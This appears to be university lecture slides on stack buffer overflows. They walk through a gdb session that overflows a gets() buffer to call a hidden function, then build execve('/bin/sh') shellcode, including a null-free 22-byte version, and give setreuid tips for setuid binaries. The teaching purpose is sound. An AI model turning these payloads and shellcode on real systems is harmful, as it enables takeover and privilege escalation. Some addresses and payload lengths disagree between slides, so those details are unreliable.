
# Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




# Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



# Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



# Consider the code below

- For easy illustration, let's check the source code (in particular the "noSecret()" function)
- There is the **gets()** that does not check the size of the input, so it will allow you writing beyond the space allocated to the buffer, and therefore overwriting return address with the return address you like!
- 24 lines in the program, one line contains an issue, that's already enough for us using the knowledge just learned

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void Secret(){
    /*you will never see it, unless you hack the code! haha :)*/

    char secret[65];

    FILE *f = fopen("secret.txt", "r");
    if (f == NULL) {
        printf("secret.txt file is missing\n");
        exit(0);
    }
    fgets(secret, 65, f);
    printf("This is the secret :\n\n%s", secret);
}

void noSecret(){
    char answer[10];
    printf("Do you like this course (yes/no)? \n");
    gets(answer);

    printf("Great! Give us a decent evaluation score! \n\n");
}

int main(){

    noSecret();
    return 0;
}
```



# Consider the code below

- Check “noSecret()” in the instruction level using gdb to confirm that it calls gets()
- The “ret” instruction will help us

```
(gdb) disas noSecret
Dump of assembler code for function noSecret:
0x00000000004011ee <+0>:    push    rbp
0x00000000004011ef <+1>:    mov     rbp, rsp
0x00000000004011f2 <+4>:    sub     rsp, 0x10
0x00000000004011f6 <+8>:    lea     rax, [rip+0xe53]      # 0x402050
0x00000000004011fd <+15>:   mov     rdi, rax
0x0000000000401200 <+18>:   call    0x401030 <puts@plt>
0x0000000000401205 <+23>:   lea     rax, [rbp-0xa]
0x0000000000401209 <+27>:   mov     rdi, rax
0x000000000040120c <+30>:   mov     eax, 0x0
0x0000000000401211 <+35>:   call    0x401060 <gets@plt>
0x0000000000401216 <+40>:   lea     rax, [rip+0xe5b]      # 0x402078
0x000000000040121d <+47>:   mov     rdi, rax
0x0000000000401220 <+50>:   call    0x401030 <puts@plt>
0x0000000000401225 <+55>:   nop
0x0000000000401226 <+56>:   leave
0x0000000000401227 <+57>:   ret
End of assembler dump.
```

# The exploitation

- Let's add a breakpoint to gets() at 0x000000000000401211
- Let's also add a breakpoint to be right after gets() at 0x000000000000401216
- We then run the program by providing "run" at the gdb prompt
- And then enter twelve 'a' and press the enter/return key to let the twelve 'a' stored properly
- We will then see where these a's are stored

```
(gdb) disas noSecret
Dump of assembler code for function noSecret:
0x0000000000004011ee <+0>:      push    rbp
0x0000000000004011ef <+1>:      mov     rbp, rsp
0x0000000000004011f2 <+4>:      sub     rsp, 0x10
0x0000000000004011f6 <+8>:      lea     rax, [rip+0xe53]      # 0x402050
0x0000000000004011fd <+15>:     mov     rdi, rax
0x000000000000401200 <+18>:     call    0x401030 <puts@plt>
0x000000000000401205 <+23>:     lea     rax, [rbp-0xa]
0x000000000000401209 <+27>:     mov     rdi, rax
0x00000000000040120c <+30>:     mov     eax, 0x0
0x000000000000401211 <+35>:     call    0x401060 <gets@plt>  # 0x402078
0x000000000000401216 <+40>:     lea     rax, [rip+0xe5b]
0x00000000000040121d <+47>:     mov     rdi, rax
0x000000000000401220 <+50>:     call    0x401030 <puts@plt>
0x000000000000401225 <+55>:     nop
0x000000000000401226 <+56>:     leave
0x000000000000401227 <+57>:     ret
End of assembler dump.
(gdb) b * 0x000000000000401211
Breakpoint 5 at 0x401211
(gdb) b * 0x000000000000401216
Breakpoint 6 at 0x401216
(gdb) █
```

# The exploitation

- Before getting the input, rbp is 0x7fffffffdf00 (remember this is a little endian machine)

```
(gdb) x/20w $rsp
```

	← Increasing mem addr	← Increasing mem addr	← Increasing mem addr	← Increasing mem addr
0x7fffffffdee0:	0x00000000	0x00000000	0xf7fe6c40	0x00007fff
0x7fffffffdef0:	0xffffffff	0x00007fff	0x00401236	0x00000000
0x7fffffffdf00:	0x00000001	0x00000000	0xf7df2c8a	0x00007fff
0x7fffffffdf10:	0xffffe000	0x00007fff	0x00401228	0x00000000
0x7fffffffdf20:	0x00400040	0x00000001	0xffffe018	0x00007fff

```
(gdb) p $rsp
```

Increasing memory address



# The exploitation

- Ascii encoding of “a” is 0x61
- They are clearly visible

```
Breakpoint 2, 0x000000000401216 in noSecret ()
(gdb) x/20wx $rsp
```

	← Increasing mem addr	← Increasing mem addr	← Increasing mem addr	← Increasing mem addr
0x7fffffffdee0:	0x00000000	0x61610000	0x61616161	0x61616161
0x7fffffffdef0:	0xff006161	0x00007fff	0x00401236	0x00000000
0x7fffffffdf00:	0x00000001	0x00000000	0xf7df2c8a	0x00007fff
0x7fffffffdf10:	0xffffe000	0x00007fff	0x00401228	0x00000000
0x7fffffffdf20:	0x00400040	0x00000001	0xffffe018	0x00007fff

```
(gdb)
```

Increasing memory address






# The exploitation

- Ascii encoding of “a” is 0x61
- They are clearly visible
  - Backup rbp changed from 0x7fffffffdf00 to 0x7fffffff006161

```
Breakpoint 2, 0x0000000000401716 in noSecret ()
(gdb) x/20wx $rsp
0x7fffffffdee0: 0x00000000 0x61610000 0x61616161 0x61616161
0x7fffffffdef0: 0xff006161 0x00007fff 0x00401236 0x00000000
0x7fffffffdf00: 0x00000001 0x00000000 0xf7df2c8a 0x00007fff
0x7fffffffdf10: 0xfffe000 0x00007fff 0x00401228 0x00000000
0x7fffffffdf20: 0x00400040 0x00000001 0xfffe018 0x00007fff
(gdb)
```



Increasing memory address



# The exploitation

- Note that x/20wx \$rsp is to eXamine 20 words from the top of the stack (pointed to by \$rsp)
- See the return address back to the main() after calling noSecret() is clearly visible on the stack (i.e. 0x0000000000040122c)!
- Instead of entering twelve “a”, we entered “abcdefghijkl”, which is also clearly visible

```
(gdb) x/20w $rsp
0x7fffffffdee0: 0x00000000      0x62610000      0x66656463      0x6a696867
0x7fffffffdef0: 0xff006c6b      0x00007fff      0x00401236      0x00000000
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb) disas main
Dump of assembler code for function main:
   0x00000000000401228 <+0>:      push    rbp
   0x00000000000401229 <+1>:      mov     rbp, rsp
   0x0000000000040122c <+4>:      mov     eax, 0x0
   0x00000000000401231 <+9>:      call    0x4011ee <noSecret>
   0x00000000000401236 <+14>:     mov     eax, 0x0
   0x0000000000040123b <+19>:     pop     rbp
   0x0000000000040123c <+20>:     ret
End of assembler dump.
```

# The exploitation

- Instead of entering twelve “a”, we entered “**abcdefghijkl**”, which is also clearly visible

```
(gdb) x/20w $rsp
0x7fffffffdee0: 0x00000000      0x62610000      0x66656463      0x6a696867
0x7fffffffdef0: 0xff006c6b      0x00007fff      0x00401236      0x00000000
0x7fffffffdf00: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7fffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7fffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401228 <+0>:      push    rbp
   0x0000000000401229 <+1>:      mov     rbp, rsp
   0x000000000040122c <+4>:      mov     eax, 0x0
   0x0000000000401231 <+9>:      call   0x4011ee <noSecret>
   0x0000000000401236 <+14>:     mov     eax, 0x0
   0x000000000040123b <+19>:     pop     rbp
   0x000000000040123c <+20>:     ret
End of assembler dump.
```

# The exploitation

- Our target function starts at  
**0x0000000000401176**

```
(gdb) disas Secret
Dump of assembler code for function Secret:
0x0000000000401176 <+0>:    push    rbp
0x0000000000401177 <+1>:    mov     rbp, rsp
0x000000000040117a <+4>:    sub     rsp, 0x50
0x000000000040117e <+8>:    lea     rax, [rip+0xe83]          # 0x402008
0x0000000000401185 <+15>:   mov     rsi, rax
0x0000000000401188 <+18>:   lea     rax, [rip+0xe7b]          # 0x40200a
0x000000000040118f <+25>:   mov     rdi, rax
0x0000000000401192 <+28>:   call    0x401070 <fopen@plt>
0x0000000000401197 <+33>:   mov     QWORD PTR [rbp-0x8], rax
0x000000000040119b <+37>:   cmp     QWORD PTR [rbp-0x8], 0x0
0x00000000004011a0 <+42>:   jne     0x4011bb <Secret+69>
0x00000000004011a2 <+44>:   lea     rax, [rip+0xe6c]          # 0x402015
0x00000000004011a9 <+51>:   mov     rdi, rax
0x00000000004011ac <+54>:   call    0x401030 <puts@plt>
0x00000000004011b1 <+59>:   mov     edi, 0x0
0x00000000004011b6 <+64>:   call    0x401080 <exit@plt>
0x00000000004011bb <+69>:   mov     rdx, QWORD PTR [rbp-0x8]
0x00000000004011bf <+73>:   lea     rax, [rbp-0x50]
0x00000000004011c3 <+77>:   mov     esi, 0x41
0x00000000004011c8 <+82>:   mov     rdi, rax
0x00000000004011cb <+85>:   call    0x401050 <fgets@plt>
0x00000000004011d0 <+90>:   lea     rax, [rbp-0x50]
0x00000000004011d4 <+94>:   mov     rsi, rax
0x00000000004011d7 <+97>:   lea     rax, [rip+0xe52]          # 0x402030
0x00000000004011de <+104>:  mov     rdi, rax
0x00000000004011e1 <+107>:  mov     eax, 0x0
0x00000000004011e6 <+112>:  call    0x401040 <printf@plt>
0x00000000004011eb <+117>:  nop
0x00000000004011ec <+118>:  leave
0x00000000004011ed <+119>:  ret
```



# The exploitation

- Let's do some calculation.
- Our lowest "a" is stored at the address  $0x7ffffffdee0+6=0x7ffffffdee6$
- The return address starts at  $0x7ffffffdef0+8=0x7ffffffdef8$
- The space separating the return address  $0x7ffffffdef8-0x7ffffffdee6 = 18$  bytes (**short cut: size of  $rbp+array\_size=8+10=18$**  )
- After that it was the lower 4 bytes of the return address
- We do not need to change the upper 4 bytes as the upper 4 bytes of the address of `Secret()` is `0x00000000` which is just the same as the value already in the stack.

```
(gdb) x/20w $rsp
0x7ffffffdee0: 0x00000000      0x62610000      0x66656463      0x6a696867
0x7ffffffdef0: 0xff006c6b      0x00007fff      0x00401236      0x00000000
0x7ffffffdf0: 0x00000001      0x00000000      0xf7df2c8a      0x00007fff
0x7ffffffdf10: 0xffffe000      0x00007fff      0x00401228      0x00000000
0x7ffffffdf20: 0x00400040      0x00000001      0xffffe018      0x00007fff
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401228 <+0>:      push    rbp
   0x0000000000401229 <+1>:      mov     rbp, rsp
   0x000000000040122c <+4>:      mov     eax, 0x0
   0x0000000000401231 <+9>:      call    0x4011ee <noSecret>
   0x0000000000401236 <+14>:     mov     eax, 0x0
   0x000000000040123b <+19>:     pop     rbp
   0x000000000040123c <+20>:     ret
End of assembler dump.
```

# The exploitationv

- So we really want to write “**0x00401176**” to the addresses 0x7fffffffdef8-0x7fffffffdefa, recall that the stack writes from lower address bytes to higher address bytes , so we need to arrange 0x**00401176** as: **0x76 11 40 00**
- Therefore our payload would be 18 arbitrary characters to overflow the buffer so that we can reach 0x7fffffffdef8, and then write **0x76 11 40 00 = v \x11 \x40 \x00**
- The payload could be therefore “**aaaaaaaaaaaaaaaaaav\x11\x40\x00**”
- How to enter the payload?

# The exploitation

- Therefore our payload would be 18 arbitrary characters to overflow the buffer so that we can reach 0x7fffffffdef8, and then write **0x76 11 40 00 = v \x11 \x40 \x00**
- The payload could be therefore “aaaaaaaaaaaaaaaaaaaav\x11\x40\x00”
- How to enter the payload?

- If your echo command can handle characters like \x11, then just issue

```
echo "aaaaaaaaaaaaaaaaaaaav\x11\x40\x00" | ./bufferOverflow
```

- Otherwise you may want to do

```
echo $(python -c "print 'aaaaaaaaaaaaaaaaaaaav\x11\x40\x00'") | ./bufferOverflow
```



# Shellcode

- The previous example assumes there is a “nice” function that allows us to get the secret. What if such a function does not exist? We can other approaches like the Shellcode!
- It is the code an attacker wants to execute to achieve full control over the vulnerable program
- This code has the same privileges as the vulnerable program
- Shellcode is the standard term for this type of code
- Called shellcode because classic example is code to execute `/bin/sh`
- Really just assembly code to perform specific purpose

# C-version of a Shellcode

```
#include <unistd.h>
#include <stdlib.h>
void main() {
    char* args[2];

    args[0] = "/bin/sh";
    args[1] = NULL;
    //if needed, add: setreuid(getuid(), getuid());
    execve(args[0], args, NULL);
}
```


# *Stack Overflow to Arbitrary Code Execution*

- How to exploit it further
- Jump to a shellcode
  - executable memory that an attacker controls

# Memory corruption exploitation: Jump to Shellcode

---


- Alternatively, we could **overflow the buffer even more** and put the **shellcode** (malicious code) somewhere *in memory* (e.g., on the stack)
- Then, when the current function returns, it will jump to the shellcode
- The shellcode can do whatever we want: read and write the data, give us another shell, ...
- Of course this assumes that there is some executable memory which we can control, and we know where memory is located
  - In the rest of this class we will explore these aspects



# Memory corruption exploitation: Jump to Shellcode

---

- How about the program we have hacked, will it crash after we have run our own shell code? This will give a message in the log file (/var/log or /var/log/syslog), can read by the admin through “**sudo dmesg**”






# Memory corruption exploitation: Jump to Shellcode

---

## From the manual page of `execve()`

“**`execve()`** executes the program referred to by *pathname*. This causes **the program that is currently being run by the calling process to be replaced with a new program**, with newly initialized stack, heap, and (initialized and uninitialized) data segments.”

So the old program is replaced and does not exist any more!



# *Shellcoding*

# C-version of a Shellcode

```
#include <unistd.h>
#include <stdlib.h>
void main() {
    char* args[2];

    args[0] = "/bin/sh";
    args[1] = NULL;
    execve(args[0], args, NULL);
}
```

# Shellcode in assembly (position independent)

**To run the shellcode, we need the registers to be in the following state:**

(see [https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md#x86\\_64-64\\_bit](https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md#x86_64-64_bit))

NR	syscall name	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)
59	execve	0x3b	const char *filename	const char *const *argv	const char *const *envp

1. Value 59 (0x3b) in rax (execve index in syscall table)
2. rdi = address of the string "bin/sh"
3. rsi = NULL 0x0
4. rdx = NULL (0x0)

# Shellcode in assembly (position independent)

```
int execve(char* filename, char* argv[], char* envp[])
execve(args[0], args, NULL);
```

BITS 64

```
mov rax,0x3b
```

h s / n i b /

```
mov rbx,0x0068732f6e69622f
```

```
push rbx;rsp now points to "/bin/sh"
```

```
mov rdi,rbx
```

```
mov rsi,0
```

```
mov rdx,0
```

```
syscall
```

- Value 59 (0x3b) in rax (execve index in syscall table)
- We use the stack to store the string “/bin/sh”, remember intel is **little endian**
- rdi = rsp → “/bin/sh”
- rsi = NULL (0x0)
- rdx = NULL (0x0)
- Execute the syscall



# Shellcode optimizations

---

- There may be limitations on the size of the shellcode
  - e.g., we control a limited amount of memory
- There may be limitations on the byte values the machine code of shellcode can contain
  - e.g., no NULL (0x0) bytes or no new lines '\n' (0xa)
  - many input processing functions use NULL or new lines as “end of input”
  - ...

# No NULLs and Newlines Shellcode

## BITS 64

```
mov    rbx,0x68732f6e69622f2f
shr    rbx,0x8
```

```
push   rbx
mov     rdi,rsi
xor     rsi,rsi ;rsi=0
xor     rdx,rdx ;rdx=0
```

```
xor     rax,rax
mov     al,0x3b
syscall
```

- The first 2 lines are equivalent to  
`mov rbx,0x0068732f6e69622f`
- but avoids 0x00 in the encoding of `"/bin/sh"`
- The `shr` instruction will shift `rbx` by 8 bits to the right, making it to be `0x0068732f6e69622f`
- `rdi = rsp` → `"/bin/sh"`
- `xor rsi,rsi` will put 0 into `rsi`, but we don't to input 0 explicitly
- `rdx = NULL (0x0)`
- Make `rax` 0 first
- Execute the `syscall`

# Shellcode: Compilation, Debugging, and Encoding

- Compiling code using nasm:
  - nasm with the option -felf64 will create an executable ELF:
    - `nasm -felf64 shellcode && ld shellcode.o`
  - Extract only the bytes in the code section of the ELF file:
    - `objcopy --output-target=binary --only-section=.text ./a.out output.bin`



# Other ways to compile shellcode

- You can find shellcode online: <http://shell-storm.org/shellcode/>  
(typically distributed as C code with inline assembly code)
- You can use tools (pwntools shellcraft and asm functionality, metasploit)
- You can use online “assembler”: <https://defuse.ca/online-x86-assembler.htm>
- capstone/keystone → scriptable assembler/disassembler  
(supporting many languages, including Python)
- Cite your sources!

# Optimized x64-execve Shellcode, only 22 bytes!

31 f6

56

48 bb 2f 62 69 6e 2f 2f 73 68

53

54

5f

f7 ee

xor esi,esi

push rsi

movabs rbx,0x68732f2f6e69622f

push rbx

push rsp

pop rdi

imul esi ; edx:eax = eax\*0=0

; rax/rdx is zero-extended, the

; upper 32 bits of rax/rdx are all 0

b0 3b

0f 05

mov al,0x3b ; eax = 0x3b

syscall

# Shellcode: Compilation, Debugging, and Encoding

- Hackish way to debug: use `int3` or `\xEB\xEF` (infinite loop)
- shortcuts are possible,
  - instead of: `execve("/bin/sh", ["/bin/sh", NULL], NULL)`
  - **use: `execve("/bin//sh", NULL, NULL)`**
- In general, avoid `NULL` and `\n`, but in some cases, more complex encodings are needed
  - even using only printable characters!
  - there are automated tools to encode shellcodes
- Be careful with shellcode assumptions
  - Some shellcode may assume specific values in registers
  - Shellcode using the stack assumes `rsp` points to a “reasonable” location
  - since the shellcode is on the stack, push operations could overwrite the shellcode itself!

# Different Shellcodes

- I showed how to call `execve`, but any syscall is possible
  - e.g.: open a file + read its content + print its content
- For `setuid` binaries, remember that `sh` “drops the privileges”
  - in other words, it sets:
    - effective user id = real user id
  - you can “counteract” this by creating a shellcode that, before calling `execve("/bin/sh", ...)`, does:
    - `setreuid(<the user you want to be>, <the user you want to be>)`
    - for instance:  
`setreuid(geteuid(), geteuid())`  
`setreuid(0, 0)`